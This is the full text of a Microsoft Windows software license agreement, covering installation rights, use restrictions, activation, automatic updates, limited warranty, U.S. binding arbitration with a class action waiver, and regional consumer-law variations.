This agreement describes your rights and the conditions upon which you may use the Windows software. You should review the entire agreement, including any supplemental license terms that accompany the software and any linked terms, because all of the terms are important and together create this agreement that applies to you. You can review linked terms by pasting the (aka.ms/) link into a browser window.

By accepting this agreement or using the software, you agree to all of these terms, and consent to the transmission of certain information during activation and during your use of the software as per the privacy statement described in Section 3. If you do not accept and comply with these terms, you may not use the software or its features. You may contact the device manufacturer or installer, or your retailer if you purchased the software directly, to determine its return policy and return the software or device for a refund or credit under that policy. You must comply with that policy, which might require you to return the software with the entire device on which the software is installed for a refund or credit, if any.

1. Overview.

a. Applicability. This agreement applies to the Windows software that is preinstalled on your device, or acquired from a retailer and installed by you, the media on which you received the software (if any), any fonts, icons, images or sound files included with the software, and also any Microsoft updates, upgrades, supplements or services for the software, unless other terms come with them. It also applies to Windows apps developed by Microsoft that provide functionality such as mail, contacts, music and photos that are included with and are a part of Windows. If this agreement contains terms regarding a feature or service not available on your device, then those terms do not apply.

b. Additional terms. Additional Microsoft and third-party terms may apply to your use of certain features, services and apps, depending on your device's capabilities, how it is configured, and how you use it. Please be sure to read them.

(i) Some Windows apps provide an access point to, or rely on, online services, and the use of those services is sometimes governed by separate terms and privacy policies, such as the Microsoft Services Agreement at (aka.ms/msa). You can view these terms and policies by looking at the service terms of use or the app's settings, as applicable. The services may not be available in all regions.

(ii) Microsoft, the device manufacturer or installer may include additional apps, which will be subject to separate license terms and privacy policies.

(iii) The software includes Adobe Flash Player that is licensed under terms from Adobe Systems Incorporated at (aka.ms/adobe/flash). Adobe and Flash are either registered trademarks or trademarks of Adobe Systems Incorporated in the United States and/or other countries.

(iv) The software may include third-party programs that are licensed to you under this agreement, or under their own terms. License terms, notices and acknowledgements, if any, for the third-party programs can be viewed at (aka.ms/thirdpartynotices).

(v) To the extent included with Windows, Word, Excel, PowerPoint and OneNote are licensed for your personal, non-commercial use, unless you have commercial use rights under a separate agreement.

2. Installation and Use Rights.

a. License. The software is licensed, not sold. Under this agreement, we grant you the right to install and run one instance of the software on your device (the licensed device), for use by one person at a time, so long as you comply with all the terms of this agreement. Updating or upgrading from non-genuine software with software from Microsoft or authorized sources does not make your original version or the updated/upgraded version genuine, and in that situation, you do not have a license to use the software.

b. Device. In this agreement, "device" means a hardware system (whether physical or virtual) with an internal storage device capable of running the software. A hardware partition or blade is considered to be a device.

c. Restrictions. The device manufacturer or installer and Microsoft reserve all rights (such as rights under intellectual property laws) not expressly granted in this agreement. For example, this license does not give you any right to, and you may not:

- (i) use or virtualize features of the software separately;
- (ii) publish, copy (other than the permitted backup copy), rent, lease, or lend the software;
- (iii) transfer the software (except as permitted by this agreement);
- (iv) work around any technical restrictions or limitations in the software;
- (v) use the software as server software, for commercial hosting, make the software available for simultaneous use by multiple users over a network, install the software on a server and allow users to access it remotely, or install the software on a device for use only by remote users;
- (vi) reverse engineer, decompile, or disassemble the software, or attempt to do so, except and only to the extent that the foregoing restriction is (a) permitted by applicable law; (b) permitted by licensing terms governing the use of open-source components that may be included with the software; or (c) required to debug changes to any libraries licensed under the GNU Lesser General Public License which are included with and linked to by the software; and
- (vii) when using Internet-based features you may not use those features in any way that could interfere with anyone else's use of them, or to try to gain access to or use any service, data, account, or network, in an unauthorized manner.

d. Multi use scenarios.

- (i) **Multiple versions.** If when acquiring the software you were provided with multiple versions (such as 32-bit and 64-bit versions), you may install and activate only one of those versions at a time.
- (ii) **Multiple or pooled connections.** Hardware or software you use to multiplex or pool connections, or reduce the number of devices or users that access or use the software, does not reduce the number of licenses you need. You may only use such hardware or software if you have a license for each instance of the software you are using.
- (iii) **Device connections.** You may allow up to 20 other devices to access the software installed on the licensed device for the purpose of using the following software features: file services, print services, Internet information services, and Internet connection sharing and telephony services on the licensed device. You may allow any number of devices to access the software on the licensed device to synchronize data between devices. This section does not mean, however, that you have the right to install the software, or use the primary function of the software (other than the features listed in this section), on any of these other devices.
- (iv) **Use in a virtualized environment.** This license allows you to install only one instance of the software for use on one device, whether that device is physical or virtual. If you want to use the software on more than one virtual device, you must obtain a separate license for each instance.
- (v) **Remote access.** No more than once every 90 days, you may designate a single user who physically uses the licensed device as the licensed user. The licensed user may access the licensed device from another device using remote access technologies. Other users, at different times, may access the licensed device from another device using remote access technologies, but only on devices separately licensed to run the same or higher edition of this software.
- (vi) **Remote assistance.** You may use remote assistance technologies to share an active session without obtaining any additional licenses for the software. Remote assistance allows one user to connect directly to another user's computer, usually to correct problems.

e. Backup copy. You may make a single copy of the software for backup purposes, and may also use that backup copy to transfer the software if it was acquired as stand-alone software, as described in Section 4 below.

3. Privacy; Consent to Use of Data. Your privacy is important to us. Some of the software features send or receive information when using those features. Many of these features can be switched off in the user interface, or you can choose not to use them. By accepting this agreement and using the software you agree that Microsoft may collect, use, and disclose the information as described in the Microsoft Privacy Statement (aka.ms/privacy), and as may be described in the user interface associated with the software features.

4. Transfer. The provisions of this section do not apply if you acquired the software in Germany or in any of the countries listed on this site (aka.ms/transfer), in which case any transfer of the software to a third party, and the right to use it, must comply with applicable law.

a. Software preinstalled on device. If you acquired the software preinstalled on a device (and also if you upgraded from software preinstalled on a device), you may transfer the license to use the software directly to another user, only with the licensed device. The transfer must include the software and, if provided with the device, an authentic Windows label including the product key. Before any permitted transfer, the other party must agree that this agreement applies to the transfer and use of the software.

b. Stand-alone software. If you acquired the software as stand-alone software (and also if you upgraded from software you acquired as stand-alone software), you may transfer the software to another device that belongs to you. You may also transfer the software to a device owned by someone else if (i) you are the first licensed user of the software and (ii) the new user agrees to the terms of this agreement. You may use the backup copy we allow you to make or the media that the software came on to transfer the software. Every time you transfer the software to a new device, you must remove the software from the prior device. You may not transfer the software to share licenses between devices.

5. Authorized Software and Activation. You are authorized to use this software only if you are properly licensed and the software has been properly activated with a genuine product key or by other authorized method. When you connect to the Internet while using the software, the software will automatically contact Microsoft or its affiliate to conduct activation to associate it with a certain device. You can also activate the software manually by Internet or telephone. In either case, transmission of certain information will occur, and Internet, telephone and SMS service charges may apply. During activation (or reactivation that may be triggered by changes to your device's components), the software may determine that the installed instance of the software is counterfeit, improperly licensed or includes unauthorized changes. If activation fails, the software will attempt to repair itself by replacing any tampered Microsoft software with genuine Microsoft software. You may also receive reminders to obtain a proper license for the software. Successful activation does not confirm that the software is genuine or properly licensed. You may not bypass or circumvent activation. To help determine if your software is genuine and whether you are properly licensed, see (aka.ms/genuine). Certain updates, support, and other services might only be offered to users of genuine Microsoft software.

6. Updates. The software periodically checks for system and app updates, and downloads and installs them for you. You may obtain updates only from Microsoft or authorized sources, and Microsoft may need to update your system to provide you with those updates. By accepting this agreement, you agree to receive these types of automatic updates without any additional notice.

7. Downgrade Rights. If you acquired a device from a manufacturer or installer with a Professional version of Windows preinstalled on it and it is configured to run in full feature mode, you may use either a Windows 8.1 Pro or Windows 7 Professional version, but only for so long as Microsoft provides support for that earlier version as set forth in (aka.ms/windowslifecycle). This agreement applies to your use of the earlier versions. If the earlier version includes different components, any terms for those components in the agreement that comes with the earlier version apply to your use of such components. Neither the device manufacturer or installer, nor Microsoft, is obligated to supply earlier versions to you. You must obtain the earlier version separately, for which you may be charged a fee. At any time, you may replace an earlier version with the version you originally acquired.

8. Export Restrictions. You must comply with all domestic and international export laws and regulations that apply to the software, which include restrictions on destinations, end users, and end use. For further information on export restrictions, visit (aka.ms/exporting).

9. Warranty, Disclaimer, Remedy, Damages and Procedures.

a. Limited Warranty. Depending on how you obtained the Windows software, Microsoft, or the device manufacturer or installer, warrants that properly licensed software will perform substantially as described in any Microsoft materials that accompany the software. This limited warranty does not cover problems that you cause, that arise when you fail to follow instructions, or that are caused by events beyond the reasonable control of Microsoft, or the device manufacturer or installer. The limited warranty starts when the first user acquires the software, and lasts for one year if acquired from Microsoft, or for 90 days if acquired from a device manufacturer or installer. If you obtain updates or supplements directly from Microsoft during the 90-day term of the device manufacturer's or installer's limited warranty, Microsoft provides the limited warranty for those updates or supplements. Any supplements, updates, or replacement software that you may receive from Microsoft during that year are also covered, but only for the remainder of that one-year period if acquired from Microsoft, or for 90 days if acquired from a device manufacturer or installer, or for 30 days, whichever is longer. Transferring the software will not extend the limited warranty.

b. Disclaimer. Neither Microsoft, nor the device manufacturer or installer, gives any other express warranties, guarantees, or conditions. **Microsoft and the device manufacturer and installer exclude all implied warranties and conditions, including those of merchantability, fitness for a particular purpose, and non-infringement. If your local law does not allow the exclusion of implied warranties, then any implied warranties, guarantees, or conditions last only during the term of the limited warranty and are limited as much as your local law allows. If your local law requires a longer limited warranty term, despite this agreement, then that longer term will apply, but you can recover only the remedies this agreement allows.**

c. Limited Remedy. If Microsoft, or the device manufacturer or installer, breaches its limited warranty, it will, at its election, either: (i) repair or replace the software at no charge, or (ii) accept return of the software (or at its election the device on which the software was preinstalled) for a refund of the amount paid, if any. The device manufacturer or installer (or Microsoft if you acquired them directly from Microsoft) may also repair or replace supplements, updates, and replacement of the software or provide a refund of the amount you paid for them, if any. **These are your only remedies for breach of warranty.** This limited warranty gives you specific legal rights, and you may also have other rights which vary from state to state or country to country.

d. Damages. Except for any repair, replacement, or refund that Microsoft, or the device manufacturer or installer, may provide, you may not under this limited warranty, under any other part of this agreement, or under any theory, recover any damages or other remedy, including lost profits or direct, consequential, special, indirect, or incidental damages. The damage exclusions and remedy limitations in this agreement apply even if repair, replacement, or a refund does not fully compensate you for any losses, if Microsoft, or the device manufacturer or installer, knew or should have known about the possibility of the damages, or if the remedy fails of its essential purpose. Some states and countries do not allow the exclusion or limitation of incidental, consequential, or other damages, so those limitations or exclusions may not apply to you. **If your local law allows you to recover damages from Microsoft, or the device manufacturer or installer, even though this agreement does not, you cannot recover more than you paid for the software (or up to \$50 USD if you acquired the software for no charge).**

e. Warranty and Refund Procedures. For service or refund, you must provide a copy of your proof of purchase and comply with Microsoft's return policies if you acquired the software from Microsoft, or the device manufacturer's or installer's return policies if you acquired the software from a device manufacturer or installer. If you purchased stand-alone software, those return policies might require you to uninstall the software and return it to Microsoft. If you acquired the software pre-installed on a device, those return policies may require return of the software with the entire device on which the software is installed; the certificate of authenticity label including the product key (if provided with your device) must remain affixed. Contact the device

manufacturer or installer at the address or toll-free telephone number provided with your device to find out how to obtain warranty service for the software. If Microsoft is your device manufacturer or if you acquired the software from a retailer, contact Microsoft at:

(i) **United States and Canada.** For warranty service or information about how to obtain a refund for software acquired in the United States or Canada, contact Microsoft via telephone at (800) MICROSOFT; via mail at Microsoft Customer Service and Support, One Microsoft Way, Redmond, WA 98052-6399; or visit (aka.ms/nareturns).

(ii) **Europe, Middle East, and Africa.** If you acquired the software in Europe, the Middle East, or Africa, contact either Microsoft Ireland Operations Limited, Customer Care Centre, Atrium Building Block B, Carmanhall Road, Sandford Industrial Estate, Dublin 18, Ireland, or the Microsoft affiliate serving your country (aka.ms/msoffices).

(iii) **Australia.** If you acquired the software in Australia, contact Microsoft to make a claim at 13 20 58; or Microsoft Pty Ltd, 1 Epping Road, North Ryde NSW 2113 Australia.

(iv) **Other countries.** If you acquired the software in another country, contact the Microsoft affiliate serving your country (aka.ms/msoffices).

10. Support.

a. For software preinstalled on a device. For the software generally, contact the device manufacturer or installer for support options. Refer to the support number provided with the software. For updates and supplements obtained directly from Microsoft, Microsoft may provide limited support services for properly licensed software as described at (aka.ms/mssupport).

b. For software acquired from a retailer. Microsoft provides limited support services for properly licensed software as described at (aka.ms/mssupport).

11. Binding Arbitration and Class Action Waiver if You Live in (or, if a Business, Your Principal Place of Business is in) the United States.

We hope we never have a dispute, but if we do, you and we agree to try for 60 days to resolve it informally. If we can't, you and we agree to **binding individual arbitration before the American Arbitration Association ("AAA") under the Federal Arbitration Act ("FAA"), and not to sue in court in front of a judge or jury.** Instead, a neutral arbitrator will decide and the arbitrator's decision will be final except for a limited right of review under the FAA. **Class action lawsuits, class-wide arbitrations, private attorney-general actions, and any other proceeding where someone acts in a representative capacity aren't allowed. Nor is combining individual proceedings without the consent of all parties.** "We," "our," and "us" includes Microsoft, the device manufacturer, and software installer.

a. Disputes covered—everything except IP. The term "dispute" is as broad as it can be. It includes any claim or controversy between you and the device manufacturer or installer, or you and Microsoft, concerning the software, its price, or this agreement, under any legal theory including contract, warranty, tort, statute, or regulation, **except disputes relating to the enforcement or validity of your, your licensors', our, or our licensors' intellectual property rights.**

b. Mail a Notice of Dispute first. If you have a dispute and our customer service representatives can't resolve it, send a Notice of Dispute by U.S. Mail to the device manufacturer or installer, ATTN: LEGAL DEPARTMENT. If your dispute is with Microsoft, mail it to Microsoft Corporation, ATTN: CELA ARBITRATION, One Microsoft Way, Redmond, WA 98052-6399. Tell us your name, address, how to contact you, what the problem is, and what you want. A form is available at (aka.ms/disputeform). We'll do the same if we have a dispute with you. After 60 days, you or we may start an arbitration if the dispute is unresolved.

c. Small claims court option. Instead of mailing a Notice of Dispute, and if you meet the court's requirements, you may sue us in small claims court in your county of residence (or, if a business, your principal place of business) or our principal place of business—King County, Washington USA if your dispute is with Microsoft.

d. Arbitration procedure. The AAA will conduct any arbitration under its Commercial Arbitration Rules (or if you are an individual and use the software for personal or household use, or if the value of the dispute is \$75,000 USD or less whether or not you are an individual or how you use the software, its Consumer Arbitration Rules). For more information, see (aka.ms/adr) or call 1-800-778-7879. To start an arbitration, submit the form available at (aka.ms/arbitration) to the AAA; mail a copy to the device manufacturer or installer (or to Microsoft if your dispute is with Microsoft). In a dispute involving \$25,000 USD or less, any hearing will be telephonic unless the arbitrator finds good cause to hold an in-person hearing instead. Any in-person hearing will take place in your county of residence (or, if a business, your principal place of business) or our principal place of business—King County, Washington if your dispute is with Microsoft. You choose. The arbitrator may award the same damages to you individually as a court could. The arbitrator may award declaratory or injunctive relief only to you individually to satisfy your individual claim. Under AAA rules, the arbitrator rules on his or her own jurisdiction, including the arbitrability of any claim. But a court has exclusive authority to enforce the prohibition on arbitration on a class-wide basis or in a representative capacity.

e. Arbitration fees and payments.

(i) **Disputes involving \$75,000 USD or less.** The device manufacturer or installer (or Microsoft if your dispute is with Microsoft) will promptly reimburse your filing fees and pay the AAA's and arbitrator's fees and expenses. If you reject our last written settlement offer made before the arbitrator was appointed, your dispute goes all the way to an arbitrator's decision (called an "award"), and the arbitrator awards you more than this last written offer, the device manufacturer or installer (or Microsoft if your dispute is with Microsoft) will: (1) pay the greater of the award or \$1,000 USD; (2) pay your reasonable attorney's fees, if any; and (3) reimburse any expenses (including expert witness fees and costs) that your attorney reasonably accrues for investigating, preparing, and pursuing your claim in arbitration.

(ii) **Disputes involving more than \$75,000 USD.** The AAA rules will govern payment of filing fees and the AAA's and

arbitrator's fees and expenses.

f. Must file within one year. You and we must file in small claims court or arbitration any claim or dispute (except intellectual property disputes — see Section 11.a.) within one year from when it first could be filed. Otherwise, it's permanently barred.

g. Severability. If any part of Section 11 (Binding Arbitration and Class Action Waiver) is found to be illegal or unenforceable, the remainder will remain in effect (with an arbitration award issued before any court proceeding begins), except that if a finding of partial illegality or unenforceability would allow class-wide or representative arbitration, Section 11 will be unenforceable in its entirety.

h. Conflict with AAA rules. This agreement governs if it conflicts with the AAA's Commercial Arbitration Rules or Consumer Arbitration Rules.

i. Microsoft as party or third-party beneficiary. If Microsoft is the device manufacturer or if you acquired the software from a retailer, Microsoft is a party to this agreement. Otherwise, Microsoft is not a party but is a third-party beneficiary of your agreement with the device manufacturer or installer to resolve disputes through informal negotiation and arbitration.

12. Governing Law. The laws of the state or country where you live (or, if a business, where your principal place of business is located) govern all claims and disputes concerning the software, its price, or this agreement, including breach of contract claims and claims under consumer protection laws, unfair competition laws, implied warranty laws, for unjust enrichment, and in tort, regardless of conflict of law principles. In the United States, the FAA governs all provisions relating to arbitration.

13. Consumer Rights, Regional Variations. This agreement describes certain legal rights. You may have other rights, including consumer rights, under the laws of your state or country. You may also have rights with respect to the party from which you acquired the software. This agreement does not change those other rights if the laws of your state or country do not permit it to do so. For example, if you acquired the software in one of the below regions, or mandatory country law applies, then the following provisions apply to you:

a. Australia. References to "Limited Warranty" are references to the express warranty provided by Microsoft or the device manufacturer or installer. This warranty is given in addition to other rights and remedies you may have under law, including your rights and remedies under the Australian Consumer Law consumer guarantees. Nothing in this agreement limits or changes those rights and remedies. In particular:

(i) the provisions excluding and limiting warranties, guarantees, damages and remedies, and limiting duration of your rights under local laws in Section 9 headed **Warranty, Disclaimer, Remedy, Damages and Procedures** do not apply to the Australian Consumer Law consumer guarantees and your rights and remedies under them;

(ii) support and refund policies referred to in Section 10 are subject to the Australian Consumer Law;

(iii) the Australian Consumer Law consumer guarantees apply to the evaluation software described in Section 14 d (ii) and the preview software described in Section 14 d (iv); and

(iv) our goods come with guarantees that cannot be excluded under the Australian Consumer Law. In this section, "goods" refers to the software for which Microsoft, the device manufacturer or installer provides the express warranty. You are entitled to a replacement or refund for a major failure and compensation for any other reasonably foreseeable loss or damage. You are also entitled to have the goods repaired or replaced if the goods fail to be of acceptable quality and the failure does not amount to a major failure.

To learn more about your rights under the Australian Consumer Law, please review the information at (aka.ms/acl).

b. Canada. You may stop receiving updates on your device by turning off Internet access. If and when you re-connect to the Internet, the software will resume checking for and installing updates.

c. European Union. The academic use restriction in Section 14.d(i) below does not apply in the jurisdictions listed on this site: (aka.ms/academicuse).

d. Germany and Austria.

(i) **Warranty.** The properly licensed software will perform substantially as described in any Microsoft materials that accompany the software. However, the device manufacturer or installer, and Microsoft, give no contractual guarantee in relation to the licensed software.

(ii) **Limitation of Liability.** In case of intentional conduct, gross negligence, claims based on the Product Liability Act, as well as, in case of death or personal or physical injury, the device manufacturer or installer, or Microsoft is liable according to the statutory law.

Subject to the preceding sentence, the device manufacturer or installer, or Microsoft will only be liable for slight negligence if the device manufacturer or installer or Microsoft is in breach of such material contractual obligations, the fulfillment of which facilitate the due performance of this agreement, the breach of which would endanger the purpose of this agreement and the compliance with which a party may constantly trust in (so-called "cardinal obligations"). In other cases of slight negligence, the device manufacturer or installer or Microsoft will not be liable for slight negligence.

e. Other regions. See (aka.ms/regions) for a current list of regional variations.

14. Additional Notices.

a. Networks, data and Internet usage. Some features of the software and services accessed through the software may

require your device to access the Internet. Your access and usage (including charges) may be subject to the terms of your cellular or internet provider agreement. Certain features of the software may help you access the Internet more efficiently, but the software's usage calculations may be different from your service provider's measurements. You are always responsible for (i) understanding and complying with the terms of your own plans and agreements, and (ii) any issues arising from using or accessing networks, including public/open networks. You may use the software to connect to networks, and to share access information about those networks, only if you have permission to do so.

b. H.264/AVC and MPEG-4 visual standards and VC-1 video standards. The software may include H.264/MPEG-4 AVC and/or VC-1 decoding technology. MPEG LA, L.L.C. requires this notice:

THIS PRODUCT IS LICENSED UNDER THE AVC, THE VC-1, AND THE MPEG-4 PART 2 VISUAL PATENT PORTFOLIO LICENSES FOR THE PERSONAL AND NON-COMMERCIAL USE OF A CONSUMER TO (i) ENCODE VIDEO IN COMPLIANCE WITH THE ABOVE STANDARDS ("VIDEO STANDARDS") AND/OR (ii) DECODE AVC, VC-1, AND MPEG-4 PART 2 VIDEO THAT WAS ENCODED BY A CONSUMER ENGAGED IN A PERSONAL AND NON-COMMERCIAL ACTIVITY AND/OR WAS OBTAINED FROM A VIDEO PROVIDER LICENSED TO PROVIDE SUCH VIDEO. NO LICENSE IS GRANTED OR SHALL BE IMPLIED FOR ANY OTHER USE. ADDITIONAL INFORMATION MAY BE OBTAINED FROM MPEG LA, L.L.C. SEE (AKA.MS/MPEGLA).

c. Malware protection. Microsoft cares about protecting your device from malware. The software will turn on malware protection if other protection is not installed or has expired. To do so, other antimalware software will be disabled or may have to be removed.

d. Limited rights versions. If the software version you acquired is marked or otherwise intended for a specific or limited use, then you may only use it as specified. You may not use such versions of the software for commercial, non-profit, or revenue-generating activities.

(i) **Academic.** For academic use, you must be a student, faculty or staff of an educational institution at the time of purchase.

(ii) **Evaluation.** For evaluation (or test or demonstration) use, you may not sell the software, use it in a live operating environment, or use it after the evaluation period. Notwithstanding anything to the contrary in this Agreement, **evaluation software is provided “AS IS” and no warranty, implied or express (including the Limited Warranty), applies to these versions.**

(iii) **NFR.** You may not sell software marked as “NFR” or “Not for Resale”.

(iv) **Preview.** You may choose to use preview, insider, beta, or other pre-release versions of the software (“previews”) that Microsoft may make available. You may use previews only up to the software’s expiration date and so long as you comply with all the terms of this agreement. Previews are experimental and may be substantially different from the commercially released version. Notwithstanding anything to the contrary in this agreement, **previews are provided “AS IS,” and no warranty, implied or express (including the Limited Warranty), applies to these versions. By installing previews on your device, you may void or impact your device warranty and may not be entitled to support from your device manufacturer or network operator, if applicable.** Microsoft is not responsible for any damage thereby caused to you. Microsoft may not provide support services for previews. If you provide Microsoft comments, suggestions or other feedback about the preview (“submission”), you grant Microsoft and its partners rights to use the submission in any way and for any purpose.

15. Entire Agreement. This agreement (together with the printed paper license terms or other terms accompanying any software supplements, updates, and services that are provided by the device manufacturer or installer, or Microsoft, and that you use), and the terms contained in web links listed in this agreement, are the entire agreement for the software and any such supplements, updates, and services (unless the device manufacturer or installer, or Microsoft, provides other terms with such supplements, updates, or services). You can review this agreement after your software is running by going to (aka.ms/useterms) or going to Settings - System - About within the software. You can also review the terms at any of the links in this agreement by typing the URLs into a browser address bar, and you agree to do so. You agree that you will read the terms before using the software or services, including any linked terms. You understand that by using the software and services, you ratify this agreement and the linked terms. There are also informational links in this agreement. The links containing notices and binding terms are:

- **Microsoft Privacy Statement (aka.ms/privacy)**
- **Microsoft Services Agreement (aka.ms/msa)**
- **Adobe Flash Player License Terms (aka.ms/adobeflash)**